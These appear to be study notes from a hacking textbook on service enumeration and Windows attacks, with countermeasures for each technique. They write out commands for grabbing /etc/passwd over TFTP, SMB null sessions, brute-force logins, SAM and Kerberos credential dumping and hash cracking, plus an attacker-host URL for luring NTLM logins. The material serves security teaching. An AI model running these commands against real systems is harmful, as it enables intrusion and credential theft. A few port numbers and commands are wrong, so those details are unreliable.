Public FTP sites end up hosting sensitive and potentially embarrassing content. Even worse, many such sites are configured for anonymous access. We can use anonymous and a spurious email-address to authenticate to this anonymous service:

```
ftp ftp.exampe.com
```

Also graphical FTP clients are available (such as FileZilla). Countermeasures: Should just be turned off. Always use Secure FTP (SFTP, with SSH encryption) or FTP Secure (FTPS, with SSL) protected by strong password or certificate-based authentication.

3.5 Enumerating Telnet (TCP 23):

Provide one of the most essential services: remote access. Transmits data in cleartext. A sniffer can potentially view the entire conversation between client and server (including username and password). Telnet always display a system banner prior to login. This banner contains the host OS and version (system enumeration!). Many times the system displays a unique prompt from which you can easily deduce what type of device it is through prior knowledge or a Google Search. One perfect example of account enumeration through Telnet is the process of attempting to log in with a particular username and observing the error messages returned by the server (see black hat AS/400 for Penters). For instance, valid username + invalid password -> system respond with "CPF1107 - Password not correct for user profile". Else, system respond with "CPF 1120 - User X does not exist". Countermeasures: Secure Shell (SSH) is a widely deployed alternative that should be used as a replacement in all possible cases. In situation where telnet bust be used, mitigation controls to restrict the access.

3.6 Enumerating SMTP (TCP 25):

SMT provides two built-in commands that allow for the enumeration of the users (after a connection with telnet on the port 25, netcat as well):

- vrfy <mail>
  - confirm names of valid users.
- expn <mail>
  - reveals the actual delivery addresses of aliases and mailing lists.

A tool called vrfy.pl can speed up tis process. Countermeasures: Should just be turned off. Popular SMT server can disable these commands through the file mail.cf (SMTP version >= 8). If they don't, consider switching vendors!

3.7 Enumerating DNS (TCP/UDP 53):

One of the primary sources of footprinting information is the Domain Name System (DNS). Match host IP addresses with human-friendly names. Normally operate on UDP port 53, also run on TCP port 53 for features such as zone transfers.
Enumeration with zone transfer: Can be implemented against misconfigured DNS servers via TCP port 53. Zone transfers dump the entire contents of a given domains zone files, enumerating information such as hostname-to-IP address mappings and HINFO data.A simple zone transfer can enumerate a lot of interesting network information.

```
nslookup
ls -d <domain_name>
```

Bind enumeration: Bind comes with a record within the "CHAOS" class which contains the version of the BIND installation. To request this record:

```
dig @192.168.56.101 version.bind txt chaos
```

DNS Cache Snooping: Attacker can abuse this functionality by requesting the DNS server to query only it's cache and, by doing so, deduce if the DNS server's client have or have not visited a particular site. Example:

```
dig @192.168.56.101 www.foundstone.com A +norecurse
```

Automated DNS enumeration: dnsenum (tool) does a variety of different task such as Google Scraping, brute forcing subdomains, performing reverse lookups, performing WHOIS queries on the ranges identified and so on. The tool can be run on a domain name. Another powerful automated DNS reconnaissance tool is Fierce.pl (Perl script). Countermeasures: Restrict zone transfers to authorized machines. Blocking bind version.bind requests. Disabling DNS cache snooping.

3.8 Enumerating TFTP (TCP/UDP 69):

Unauthenticated "quick and dirty" file transfers commonly run on UDP port 69. You have to know the file name in order to pull it from the server. Runs in clear text and no authentication mechanism. Connect with:

```
tftp <ip>
Exit from connection: quit
```

Enumeration tricks is getting the /etc/passwd file (password grabbing) and copy it in a tmp file:

```
get /etc/passwd /tmp/passwd.cracklater
```

Contain all encrypted password hashes for each users.
Accessing Router/Switch configuration via TFTP: In some cases attackers can leverage the possibility to configure the router device through configuration file in order to obtain the device's configuration. Standard names of configuration files: *running-config, startup-config, config, .config, run* Countermeasures: Don't run TFTP and if you do, wrap it to restrict access and make sure it's blocked at the border firewall.

3.9 Enumerating Finger (TCP/UDP 79):

Utility to giving out user information automatically. Assume that a valid host (username) running the finger service has been identified in previous scans. Use the following command to obtain information about that user:

```
finger -l @target.example.com
```

Contains names of logged-on user and idle times, giving an idea of who's watching (social engineering attack!). Countermeasures: Don't run finger and block port 879 at the firewall. If you must give access to finger, use TCP wrappers to restrict and log host access.

3.10 Enumerating HTTP (TCP 80):

basic banner grabbing with a connection to a web server on the HTTP port using netcat:

```
nc -v www.example.com 80
```

Banner grabbing with SSL: Also, if you encounter a website that uses SSL you can negotiate SSL connections. Just use openssl to perform this task (HTTPS port):

```
openssl <s_client> -quiet -connect www.example.com:443
```

Specify -quiet switch to limit the output. Countermeasures: The best way to deter this sort of activity is to change the banner on your web servers (depending on the web server vendor).

3.11 Enumerating Microsoft RPC Endpoint Mapper (MSRPC, TCP 135):

Certain WIndows systems run a RPC endpoint mapper (or portmapper) service on port TCP 135. Querying this service can yield information about applications and services available. The epdump tool from the Windows Resource Kit queries the MSRPC mapper:

```
epdump mail.example.com
```

Enumeration with Linux: For the Linux side, we have rpcdump.py in order to permits queries over different ports/protocols besides TCP 135. Countermeasures: Restrict access to TCP port 135. Require users to first establish a secure tunnel (VPN solution) between their system and the internal network (data properly encrypted). If you can't restrict access to the service, you should restrict access to your individual RPC applications.

3.12 Enumerating NetBIOS Name Service (NBNS, UDP 137):

Distributed naming system for Microsoft Windows-based networks. Replaced by the standard DNS. However, is still enabled by default in all Windows distributions. **Enumerate windows workgroups and domains:** The "net view" command is a great example of a built-in enumeration tool.a Example to enumerate the domains:

```
net view /domain
```

Example to enumerate the computers in a particular domain (for example corleone):

```
net view /domain:corleone
```

Only works against the local network segment. **Enumerate windows domain controllers:** Tool called "nltest" to identify the domain controllers in the domain we just enumerated using "net view":

```
nltest /dclist:corleone
```

Enumerate network services: The "netviewx" tool works a lot like the "net view" command but it adds the twist of listing servers with specific services. We often use "netviewx" to probe for the Remote Access Service (RAS) to get an idea of the number of dial-in servers that exist in the network. Example:

```
netviewx -D CORLEONE -T dialin_server
```

(-T option specifies the type of machine/service to look for) Dumping the NetBIOS name table: The command "nbtstat" connects to discrete machines rather than enumerating. It calls up the NetBIOS name table from a remote system:

```
nbtstat –A 192.168.56.101
```

We can specify an entire network like 192.168.56.0/24. Extract the system name, the domai it's in, any logged-on users, any services running and the network interface hardware Media Access Control. **Linux NetBIOS:** One tool in particular is NMBscan that provides the ability to enumerate NetBIOS by specifying different levels of verbosity. Specify the -a option to obtain a complete view of the NetBIOS network around us (in our network). Countermeasures: Restrict the access to UDP 137 (blocking the protocol or ACL). To prevent user data from appearing in NetBIOS name table dumps, disable the Alerter and Messenger services on individual hosts (services control panel on windows 2000 and later).

3.13 Enumerating NetBIOS Session (TCP 139/445):

Also known as windows null session/anonymous connection attack. If you've ever accessed a file or printed to a printer (associated with a windows machine across a network), chances are good that you've used Microsoft Server Message Block (SMB) protocol (basis of windows file and print sharing). SMB is accessible via API even to unauthenticated users (biggest Achilles' heels for Windows). In computer networking, Server Message Block (SMB) is mainly used for providing shared access to files, printers, and serial ports and miscellaneous communications between nodes on a network. First step in enumerating SMB is to connect to the service using the "null session" command:

```
net use
\\192.168.56.101\IPC$ "" /u:""
```

connect to interprocess communications share (IPC$) at IP address 192.168.56.101 as the built-in anonymous user (/u:"") with a null ("") password. Open a channel to get information as users, groups, registry keys and so on. The IPC $ share is also known as a null session connection. **Enumerate file shares:** We can enumerate the names of file shares using a number of techniques. For example, the "net view" command:

```
net view \\vito
```

Best tool to enumerate file shares: DumpSec (also remote systems). **Registry enumeration:** Dumping the contests of the windows registry from the target. Fortunately, Windows default configuration is to allow only administrators access to registry. Therefore, the techniques described next will not typically work over null sessions. If you want to check whether a remote registry is locked down, the best tool is "reg". Here, we check to see what applications startup with Windows:

```
reg query
\\192.168.56.101\HKLM\SOFTWARE\MICROSFT\Windows\CurrentVersion\Run
```

Enumerate trusted domains: Once a null session is set up to one of the machines, the nltest tool can be used to learn about further Windows domains:

```
nltest /server:<server_name>
nltest /trusted_domains:<server_name>
```

Enumerate users: One of the most powerful tools for mining a null session for user information is DumpSec. It can pull a list of users, groups and the NT systems policies and user rights. Example:

```
dumpsec /computer=\\192.168.56.101 /rpt=usersonly /saveas=tsv /outfile=c:\temp\users.txt

c:\temp\users.txt is the output file.
```

Two other extremely powerful windows enumeration tools are sid2user and user2sid ("sid" stand for security identifier, a variable-length numeric value issued to an NT family system at installation). Example:

```
user2sid \\192.168.56.101 "domain users"
or
sid2user \\192.168.56.101 21 8915387 1645822062 18198288005 500
```

All-In-One null session tools: The tool that currently tops the list is Winfingerprint. Winfingerprint wins for overall functionality, as it has nearly everything you could hope for in a Windows enumeration tool. It can target a single host, list or ranges of host or just all visible host on a segment. Winfingerprint is also capable of enumerating windows system via Active Directory. Another useful all-in-one tool is NBTENum (command "enum"). Portcullis security has developed a linux clone of enum named "enum4linux" which is a wrapper for common commands available within the Samba (SMB) suite. **Miscellaneous null session tools:** Using a null session, "getmac" displays the MAC addresses and device names of network interface cards on remote machines. Can yield useful network information to an attacker casing a system with multiple network interfaces. Countermeasures: Filter TCP and UDP port 139 and 445 at all permeter network access devices. You could also disable SMB services on individual NT hosts by unbinding WINS client from the appropriate interface. Following NT 4, Microsoft provided a facility to prevent enumeration of sensitive information over a null sessions. Ensure the registry is locked down and is not accessible remotely. Beating RestrictAnonymous = 1: Can be bypassed. Both NBTEnum and the UserInfo tool enumerate user information over a null session even if RestrictAnonymous is set to 1. Setting RestrictAnonymous = 2 prevents null users from even connecting to the IPC$ share. However, this settings has the deleterious effect of preventing down-level client access and trusted domain enumeration.

3.14 Enumerating SNMP (UDP 161):

Network management and monitoring service, the Simple Network Management Protocol (SNMP) is designed to provide intimate information about network devices, software and systems. Frequent target of attackers. Garnered it the colloquial name "Security Not My Problem". For example, the most commonly implemented password for accessing an SNMP agent in read-only mode (the so-called read community string) is "public". Attackers invariably attempt to guess or use a packet inspection application such as Wireshark (discussed later) to obtain this string if they identify SNMP in port scans. Therefore, enumerating Windows users via SNMP is a cakewalk using the RK snmputil. You need to specify the object identifier (OID) in the snmputil. You can also use the UNIX/Linux tool snmpget within the net-snmp suite (netsnmp.sourceforge.net/) to query SNMP. **Scanners:** Querying SNMP is a simple and lightweight task that makes it an ideal service for automated scanning. An easy-to-use Windows-based tool that performs this well is Foundstone's SNScan. For each host successfully queried and all results can be exported to CSV. For the Linux side of things, use "onesixtyone". Countermeasures: The simplest way to prevent such activity is to remove or disable SNMP agents on individual machines. Of course, if you're using SNMP to manage your network, make sure to block access to TCP and UDP ports 161 (SNMP GET/SET) at all perimeter network access devices. On Windows NT Family systems, you can edit the Registry to permit only approved access to the SNMP community name and to prevent Microsoft MIB information from being sent.

3.15 Enumerating BGP (TCP 179):

The Border Gateway Protocol (BGP) is the de facto routing protocol on the Internet and is used by routers to propagate information necessary to route IP packets to their destinations. By looking at the BGP routing tables, you can determine the networks associated with a particular corporation to add to your target host matrix. Steps to perform enumeration:

- Determine the Autonomous System Number (ASN) of the target organization.
- Execute a query on the routers to identify all networks where the AS Path terminates with the organization's ASN.

Enumeration from the Internet: The first step is to determine the ASN for an organization. Two techniques:

- If you have the company name, is to perform a WHOIS search on ARIN with the ASN keyword.
- if you have an IP address for the organization, you can query a router and use the last entry in the AS Path as the ASN.

Then, to query the router using the last ASN to determine the network addresses associated with the ASN, do the following: show ip bgp regexp_16394$ Countermeasures: Unfortunately, no good countermeasures exist for BGP route enumeration. For packets to be routed to your network, BGP must be used.

3.16 Enumerating Windows LDAP (TCP/UDP 389 and 3268):

AD (Active Directory) is designed to contain a unified, logical representation of all the objects relevant to the corporate technology infrastructure. Prime source of information leaking! An attacker can point ldp.exe against a Windows 2000 or later host and all of the existing users and groups can be enumerated with a simple LDAP query. You need to create an authenticated session with LDAP.

Countermeasures: First and foremost, you should filter access to ports 389 and 3268 at the network border. To prevent this information from leaking out to unauthorized parties on internal semi trusted networks, permissions on AD need to be restricted.

3.17 Enumerating Unix RPC (TCP/UDP 111 and 32771):

Like any network resource, applications need to have a way to talk to each other over the wires. One of the most popular protocols for doing just that is Remote Procedure Call (RPC). RPC employs a service called the portmapper. The rpcinfo tool is the equivalent of finger for enumerating RPC applications listening on remote hosts and can be targeted at servers found listening on port 111 (rpcbind) or 32771 (Sun's alternate portmapper) in previous scans: rpcinfo -p 192.168.56.101 nmap also perform a RPC scanning. Countermeasures: You can move to a package such as Sun's Secure RPC that authenticates based on public-key cryptographic mechanisms. Finally, make sure that ports 111 and 32771 (rpcbind), as well as all other RPC ports, are filtered at the firewall or disabled on your UNIX/Linux systems.

3.18 Enumerating rwho (UDP 513) and rusers:

rwho returns users currently logged onto a remote host running the rwho daemon (rwhod): rwho 192.168.56.101 rusers returns similar output with a little more information if you use the -l switch, including the amount of time since the user has typed at the keyboard: rusers -l 192.168.56.101 Countermeasures: Like finger, these services should just be turned off.

3.19 Enumerating NIS:

Another potential source of UNIX network information is Network Information System (NIS). Here's the main problem with NIS: Once you know the NIS domain name of a server, you can get any of its NIS maps by using a simple RPC query. A traditional NIS attack involves using NIS client tools to try to guess the domain name. Countermeasures: Don't use an easily guessed string for your domain name. Also, don't include root and other system account information in NIS tables.

3.20 Enumerating SQL Resolution Service (UDP 1434):

Beginning with SQL Server 2000, Microsoft introduced the ability to host multiple instances of SQL Server on the same physical computer (think of an instance as a distinct virtual SQL Server). Problem is, according to the rules of TCP/IP, port 1433 can only serve as the default SQL port for one of the instances on a given machine; the rest have to be assigned a different TCP port. Chip Andrews of sqlsecurity.com released a Windows-based tool called SQLPing (sqlsecurity.com/Tools/FreeTools/tabid/65/Default.aspx) that queries UDP 1434 and returns instances listening on a given machine, as shown in Figure 3-14. SQLPing also has a good set of complementary functionality such as IP range scanning and brute-force password guessing, which allows an attacker to churn merrily through poorly configured SQL environments. Countermeasures: The first is the standard recommendation to restrict access to the service using a firewall. More harsh is Chip's alternative recommendation to remove all network communication libraries using the Server Network Utility.

3.21 Enumerating Oracle TNS (TCP 1521/2483):

The Oracle TNS (Transparent Network Substrate) listener, commonly found on TCP port 1521, manages client/server database traffic. he TNS listener can be broken down into two functions: tnslsnr and lsnrctl. By

probing the Oracle TNS listener, or more specifically the lsnrctl function, we can gain useful information such as the database SID, version, operating system, and a variety of other configuration options. By knowing the SID for a particular Oracle database, an attacker can launch a brute- force attack against the server. Countermeasures: Arup Nanda has created Project Lockdown (oracle.com/technetwork/articles/index-087388.html) to address the TNS enumeration issues as well as the general steps to harden the default installation of Oracle. His paper describes how to configure strengthened permissions and how to set the password on the TNS listener so anyone attempting to query the service has to provide a password to obtain information from it.

3.22 Enumerating NFS (TCP/UDP 2049):

The UNIX utility showmount is useful for enumerating NFS-exported file systems on a network: showmount -e 192.168.56.101 (show what directories are being shared) Countermeasures: Just make sure your exported file systems have the proper permissions (read/write should be restricted to specific hosts) and that NFS is blocked at the firewall (port 2049). Request can also be logged.

3.23 Enumerating IPSec/IKE (UDP 500):

To exploit an IPSec VPN in the later stages of the attack, the attacker must first enumerate the component of IPSec that manages key negotiations, Internet Key Exchange (IKE), to determine where exactly IPSec is and where to poke at it. ike-scan by NTA Monitor (nta-monitor.com/tools/ike-scan/) is an excellent IPSec enumeration tool, as it crafts packets for a host (or range of hosts) in the form that an IPSec server is expecting and in a manner that causes it to both betray its presence and reveal useful information about its configuration. Useful information with ike-scan:

- pre-shared keys or certificates
- main mode or aggressive mode
- encryption protocol it is using
- device vendor

Example: ./ike-scan 192.168.56.0/24 ike-scan has an accompanying tool called psk-crack that can take this all the way in later stages of the attack and attempt to brute force or dictionary attack the hash and discover the original key. Countermeasures: Implementing source IP address restrictions on an IPSec VPN can stop the techniques described above cold, although often administrators must support users connecting from home networks with dynamic public IP addresses and even random coffee shop Wi-Fi networks, making this approach far from a one-size- fits-all solution. Source IP address VPN restriction is still good practice, typically working best with site-to-site partner connections.

4 Chapter 4: Hacking Windows

The primary vectors for compromising Windows remotely includes:

- Authentication spoofing
  - common brute-force/dictionary password guessing and man-in-the-middle authentication.
- Network services
  - vulnerable services that listen on the network
- Client vulnerabilities
- Device drivers

4.1 Unauthenticated attacks - Authentication spoofing

Remote password guessing: The traditional way to crack Windows systems remotely is to attack the Windows file and print sharing service (SMB, TCP port 445 and 139). Other services commonly attacked:

- MSRPC
- Terminal Services (TS)
- SQL
- SharePoint (SP) over HTTP/HTTPS

SMB is blocked remotely by default from the windows firewall configuration. Attempting to connect to an enumerated share (such IPC$ or C$) and trying username/password combinations until you find one that works: (example with username=Administrator, ask password later like SSH) net use Automated free tools: enum, Brutus, THC Hydra, Venom, tsgrinder. UNIX-based: rdesktop Example:

- enum -D -u administrator -f dictionary.txt mirage
- tsgrinder 192.168.56.101 (search by default administrator password, -u to specify the user)
- ./rdesktop -u Administrator -p credentials.txt 192.168.56.101

Countermeasures: Several defensive postures:

- Use a network firewall to restrict access to potentially vulnerable services (such as SMB, MSRPC and TS).
  - exposure of SMB outside the firewall simply poses too much risk from a wide range of attacks.
- Use the host-resident WIndows Firewall to restrict the access.
- Disable unnecessary services.
  - In particular, disabling NetBIOS and SMB is important to mitigate against the attack.
- Enforce the use of strong passwords using policy.
  - Use Account Policy feature (under Security Policy) to require users to use strong passwords automatically. Use this feature, certain accounts can also be locked out after a specified number of failed login attempts.
- Set an account-lockout threshold.
  - Once a user reaches this threshold number of failed login attempts, his account is locked out until administrator resets it or a timeout period elapses.
- Log account logon failures and regularly review Event Logs (audit).
- Changing default TS port (to avoid attacks on TS service)
- Setting up real-time alarms
  - Using IDS/IPS products and SIEM tools.

Eavesdropping on Network Password Exchange: Why not just sniff credentials off the wire as users login to a server and then replay them to gain access? Three flavors of eavesdropping attacks against Windows: LM (Lan Manager), NTLM (NT Lan Manager), Kerberos. NTLM is a challenge/response protocol. The authentication happens something like this: First, the client attempts to login and the server responds with a challenge. In effect the server says, "If you are who you say you are, then encrypt this thing (Challenge X) with your hash." Next, the client encrypts the challenge and sends back the encrypted challenge response. The server then attempts to decrypt that encrypted challenge response with the user's password hash. If it decrypts to reveal the challenge that it sent, then the user is authenticated. Here is an illustration of a challenge/response authentication. NTLM over a Server Message Block (SMB) transport is a common use of NTLM authentication and encryption.

Is still possible to find Windows networks using the LM authentication protocol. Tools for attacking LM authentication include Cain, LCP, John the Ripper Jumbo. The most capable of these programs is Cain, which integrates password sniffing/cracking via brute-force, dictionary, and Rainbow cracking techniques. Oh, and in case you think a switched network architecture will eliminate the ability to sniff passwords, don't be too sure. Attackers can perform a variety of ARP spoofing techniques to redirect all your traffic through the attackers, thereby sniffing all your traffic (Cain also has a built-in ARP poisoning feature). Alternatively, an attacker could "attract" Windows authentication attempts by sending out an email with a URL in the form of file://attackerscomputer/sharename/message.html. As we've seen, Cain has a built-in MSKerb5-PreAuth (hacking Kerberos 5 pre authentication) packet sniffer.
Countermeasures: The key to disabling LM response attacks is to disable LM authentication. The NTLM dialect does not suffer from the LM weaknesses and thus takes a much longer time to crack, although it is still possible if a weak password is used. Following Windows NT 4.0 Service Pack 4, Microsoft added a Registry value that controls the use of LM authentication: HKLM\System\CurrentControlSet\Control\ LSA Registry\LMCompatibilityLevel. For mitigating Kerberos sniffing attacks, there is no single Registry value to set as with LM. In our testing, setting encryption on the secure channel did not prevent this attack, and Microsoft has issued no guidance on addressing this issue. Therefore, you're left with the classic defense: pick good passwords.

Man-in-the-Middle attacks: MITM attacks compromise the integrity of the channel between the legitimate client and server, preventing any trustworthy exchange of information. Tool called SMBRelay that was essentially an SMB server that could harvest usernames and password hashes from incoming SMB traffic. As the name implies, SMBRelay can act as more than just a rogue SMB endpoint - it also can perform MITM attacks given certain circumstances by exploiting vulnerabilities in the SMB/NTLM authentication protocol. Acting as a rogue server, SMBRelay is capable of capturing network password hashes that can be imported into cracking tools. It also allows an attacker to insert himself between client and server to relay the legitimate client authentication exchange and gain access to the server using the same privileges as the client. Under the right circumstances, if the client has Administrator privileges, the attacker can obtain instant shell access to the target with those privileges. Besides ARP poisoning, DNS redirection, and other redirection attacks, a common form of exploitation consists of an attacker forcing victims to connect and authenticate to her own malicious SMB server, using HTML posted on a malicious web server or sent via e-mail, containing resources to be accessed using the SMB protocol, When executed successfully, this attack is clearly devastating: the MITM has gained complete access to the target server resources without really lifting a finger. Cain tool offers helpful SMB MITM capabilities, combining a built-in ARP Poison Routing (APR) feature with NTLM challenge

spoofing and downgrade attack functions (although most recent Windows clients won't downgrade). Terminal Server is also subject to MITM attack using Cain's APR to implement an attack described in April 2003 by Erik Forsberg. SMB relay illustration:

Countermeasures: Basic network communications security fundamentals can help protect against MITM attacks. The use of authenticated and encrypted communications can mitigate against rogue clients or servers inserting themselves into a legitimate communications stream.

Pass-the-Hash: Pass-the-hash is a technique that allows an attacker to authenticate to a remote server using the LM and/or NTLM hash of a user's password, eliminating the need to crack/brute-force the hashes to obtain the cleartext password (which is normally used to authenticate). In the context of NTLM authentication, Windows password hashes are equivalent to cleartext passwords, so rather than attempting to crack them offline, attackers can simply replay them to gain unauthorized access. In 2000, Hernan Ochoa published techniques for implementing the pass-the- hash technique natively in Windows by modifying at runtime the username, domain name, and password hashes stored in memory. These allow you to pass-the-hash using Windows native applications like Windows Explorer to access remote shares, administrative tools like Active Directory Users and Computers, and any other Windows native application that uses NTLM authentication. This technique has become very popular among penetration testers and attackers because it can allow the compromise of the whole Windows domain after compromising a single machine. Countermeasures: The pass-the-hash technique is inherent to the NTLM authentication protocol; all services using this authentication method (SMB, FTP, HTTP, etc.) are vulnerable to this attack. Using two-factor authentication might help in some situations, but in most network environments, you will most likely have to live with the possibility of the attack.

Pass the Ticket for Kerberos: When using Kerberos authentication, clients authenticate to remote services on remote systems using "tickets" and create new tickets using the Ticket Granting Ticket (TGT) provided by the Key Distribution Center (KDC), which is part of the domain controller, on logon. In the same manner that pass-the-hash allows an attacker to replay the user password NTLM hashes to authenticate to the remote system. After a successful compromise, an attacker can dump existing Kerberos tickets in the following manner (using the Windows Credential Editor): wce.exe -K

4.2 Remote Unauthenticated Exploits

Remote unauthenticated exploitation is targeted at flaws or misconfigurations in the Windows software itself.

4.2.1 Network Service Exploits:

Today, off-the-shelf exploit frameworks make this exercise a point-and-click affair. One of the most popular frameworks, in part because it offers a free version unlike other commercial options, is Metasploit (metasploit.com), which has a decent archive of exploit modules and is a powerful tool for Windows security testing. To see how easily tools like Metasploit can remotely exploit Windows vulnerabilities. Countermeasures: The standard advice for mitigating Microsoft code-level flaws is:

- Test and apply patch as soon as possible;
- In the meantime, test and implement any available workarounds (blocking access and/or disabling the vulnerable remote service);
- Enable logging and monitoring to identify vulnerable systems;

Rapid patch deployment is the best option because it simply eliminates the vulnerability. Be sure to test new patches for compatibility. Use System Management Server (SMS) to automate the patch management. Many vulnerabilities are often easily mitigated by blocking access to the vulnerable TCP/IP ports in question. Last, but not last, it's important to monitor and plan to respond to potential compromise of known-vulnerable systems.

4.2.2 End-User Application Exploits:

The typically poorly managed and rich software ecosystem on the client side provides a great attack surface for malicious intruders. It also usually puts attackers in direct contact with end-user data and credentials with minimal digging. One of the most targeted end-user applications in recent memory is Adobe Flash Player. A quick search of the National Vulnerability Database turns up 164 results for the search "adobe flash". Searching again for "adobe flash" on Metasploit module search page turns up multiple hits for critical Flash vulnerabilities. Countermeasures: Microsoft's Enhanced Mitigation Experience Toolkit (EMET) can help user to manage mitigation technologies built into recent versions of Windows. Of course, no installing Flash mitigates this attack quite effectively. Ten Steps to a Safer Internet Experience:

1. Deploy a personal firewall
2. Keep up to date on all relevant software security patches
3. Run antivirus software that automatically scan your system
4. Configure Windows Internet Options in the Control Panel
5. Run with least privilege
6. Administrators of large networks of Windows systems should deploy the preceding technologies at key network choke points.
7. Read email in plaintext
8. Configure office productivity programs as securely as possible
9. Don't be gullible. Don't click links in e-mails from untrusted sources!
10. Keep your computing devices physically secure

4.3 Device Driver Exploits:

Device driver vulnerabilities are every bit as much exposed to external attackers and, in some cases, even more so. A stunning example was published by Johnny Cache, which cleverly pointed out how Windows wireless networking drivers could be exploited simply by passing within physical proximity to a rogue AP (Access Point) beaconing malicious packet. Such exploits typically result in execution within highly privileged kernel

mode because device drivers typically interface at such a low level in order to access primitive hardware layers. Countermeasures: The most obvious way to reduce risk for device driver attacks is to apply vendor patches as soon as possible. The other option is to disable the affected functionality (device) in high-risk environments. For example, in the case of the wireless network driver attacks described previously, we recommend turning off your wireless networking radio while passing through areas with high concentrations of access points.

4.4 Authenticated attacks:

So far we've illustrated the most commonly used tools and techniques for obtaining some level of access to a Windows system. Regardless of the degree of privilege attained, however, the first conquest in any Windows environment is typically only the beginning of a much longer campaign. This section details how the rest of the war is waged once the first system falls, and the initial battle is won.

4.4.1 Privilege Escalation:

Once attackers have obtained a user account on a Windows system, they will set their eyes immediately on obtaining Administrator or SYSTEM equivalent privileges. One of the all-time greatest hacks of Windows was the so-called getadmin family of exploits. Getadmin was the first serious privilege escalation attack against Windows NT4, and although that specific attack has been patched, the basic technique by which it works, DLL injection, lives on and is still used effectively today. The power of getadmin was muted somewhat by the fact that it must be run by an interactive user on the target system, as must most privilege-escalation attacks. The Windows architecture historically has had a difficult time preventing interactively logged-on accounts from escalating privileges, due mostly to the diversity and complexity of the Windows interactive login environment. Finally, we should note that obtaining Administrator status is not technically the highest privilege one can obtain on a Windows machine. The SYSTEM account (also known as the Local System, or NT AUTHORITY\SYSTEM account) actually accrues more privilege than Administrator. However, there are a few common tricks to allow administrators to attain SYSTEM privileges quite easily: (example) at 14:53 /INTERACTIVE cmd.exe Preventing Privilege Escalation: Exploits like getadmin take advantage of flaws in the core OS and won't be completely mitigated until those flaws are fixed at the code level. Of course, interactive logon privileges should be severely restricted for any system that houses sensitive data.

4.4.2 Extracting and Cracking Passwords:

Once Administrator-equivalent status has been obtained, attackers typically shift their attention to grabbing as much information as possible that can be leveraged for further system conquests. Furthermore, attackers with Administrator equivalent credentials may have happened upon only a minor player in the overall structure of your network and may wish to install additional tools to spread their influence. Thus, one of the first post-exploit activities of attackers is to gather more usernames and passwords as possible.

Grabbing the Password Hashes: The password hashes are stored in the Windows Security Accounts Manager (SAM) for local users and in the Active Directory on Windows 2000 and greater domain controllers (DCs) for domain accounts. The SAM contains the usernames and hashed passwords of all users on the local system. Thus, dumping the SAM is also one of the most powerful tools for privilege escalation and trust exploitation. On stand-alone Windows systems, password hashes are stored in

%systemroot%\ system32\config\SAM

(locked as long as the OS is running). The SAM file is also represented as one of the five major hives of the Windows Registry under the key

HKEY_LOCAL_MACHINE\ SAM.

The original utility for the dump of the SAM is called pwdump by Jeremy Allison: pwdump.exe -u Administrator -p password 192.168.56.101 (credential of the administrator)

Cracking Passwords: All those crypto books we've read remind us that hashingvis the process of one-way encipherment. The process of deriving the cleartext passwords from hashes is generically referred to as password cracking, or often just cracking. Password cracking is essentially fast, sophisticated offline password guessing. Once the hashing algorithm is known, attackers can use it to compute the hash for a list of possible password values (say, all the words in the English dictionary) and compare the results with a hashed password recovered using a tool like pwdump. If a match is found, the password has successfully been guessed, or "cracked.". For many years, it has been well-publicized that the LM hash algorithm has serious vulnerabilities that permit much more rapid cracking: the password is split into two halves of 7 characters and all letters are changed to uppercase, effectively cutting the 2^84 possible alphanumeric passwords (2^37 possible hashes). The newer NTLM hash does not have these weaknesses and thus requires significantly greater effort to crack. All Windows hashes suffer from an additional weakness: no salt (most other operating systems add a random value called a salt to a password before hashing and storing it). The salt is stored together with the hash. Traditionally, there are two ways to provide input to password cracking:

- *Dictionary cracking* (simplest approach)
  - It takes a list of terms and hashes them one by one, comparing them with the list of captured hashes as it goes.
  - Doesn't matter how robust is the hashing algorithm.
- *Brute-force cracking*
  - Guessing random strings generated from the desired character set and can add considerable time to the cracking effort because of the massive effort required to hash all the possible random values within the described character space.
  - More recently, cracking has evolved toward the use of precomputed hash tables to reduce greatly the time necessary to generate hashes for comparison.

In the command-line tool department, John The Ripper with the Jumbo patch applied is a good and freely available option to perform the password cracking. We can specify the hash format as option in John The Ripper: (example with NTLM)
john.exe –format=nt ntlm.txt
Probably one of the most feature-rich password crackers is Cain, it can perform all the typical cracking approaches:

- Dictionary and brute-force;
- LM hashes;
- NTLM hashes;
- Sniffer challenge/response;
- Rainbow cracking.

The processing time for this activity is computationally hard based on the hashing algorithm.
Countermeasures: Best defense: pick strong passwords. Most modern Windows version are configured, by default, with the Security Policy setting "Passwords must meet complexity requirements" enabled. Of course, you should disable storage of the intolerably weak LM hash using the Security Policy setting "Network security: Do not store LAN Manager hash value on next passwords change."

Dumping Cached Passwords: Windows has historically had a bad habit of keeping password information cached in various repositories other than the primary user password database. An enterprising attacker, once he's obtained sufficient privileges, can easily extract these credentials. The Local Security Authority (LSA) Secrets cache, available under the Registry subkey of HKLM\ SECURITY\Policy\Secrets, contains the following items:

- Service account passwords in plaintext. Service accounts are required by software that must log in under the context of a local user to perform tasks;
- Cached password hashes of the last ten users to log on to a machine;
- FTP and web-user plaintext passwords;
- Remote Access Services (RAS) dial-up account names and passwords;

- Computer account passwords for domain access.

A tool called LSADump2 was subsequently written to implement Ashton's ideas and is available on the Internet. LSADump2 uses the same technique as pwdump2 (DLL injection) to bypass all operating system security. LSADump2 automatically finds the PID of LSASS (Local Security Authority Subsystem Service), injects itself, and grabs the LSA Secrets. The all-purpose Windows hacking tool Cain also has a built-in LSA Secrets extractor that bypasses these issues when run as an administrative account. Of course, no secret is safe to Administrator- or SYSTEM-equivalent privileges.
Countermeasures: Unfortunately, Microsoft does not find the revelation of this data that critical, stating that Administrator access to such information is possible "by design". Therefore, the best defense against lsadump2 and similar cache-dumping tools is to avoid getting Admin-ed in the first place. By enforcing sensible policies about who gains administrative access to systems in your organization, you can rest easier. It is also wise to be very careful about the use of service accounts and domain trusts. At all costs, avoid using highly privileged domain accounts to start services on local machines!

Dumping Hashes Stored in Memory: Windows Credentials Editor (WCE) can be used to dump credentials stored in memory by the Windows authentication subsystem, which cannot be obtained using tools like pwdump, CacheDump, and others. Stores in memory username, domain name, and password hashes of users who log on interactively to a machine (locally or remotely RDP). Under certain circumstances, these credentials are kept in memory even after the interactive session is terminated! 'wce' tool can be used to dump the credential stored in memory (also the LM hash of the user's password). 'wce' tool is able to dump this information just by reading the system memory (without any code injection!). Countermeasures: No silver bullet exists to prevent tools like WCE from dumping hashes from memory. These are post-exploitation tools and need Administrator privileges to run, which means that, in scenarios where they can be used, host-based IPS, antivirus, and similar software installed to prevent their execution could be bypassed by the attacker anyway. Also NTLM hashes are stored in memory.

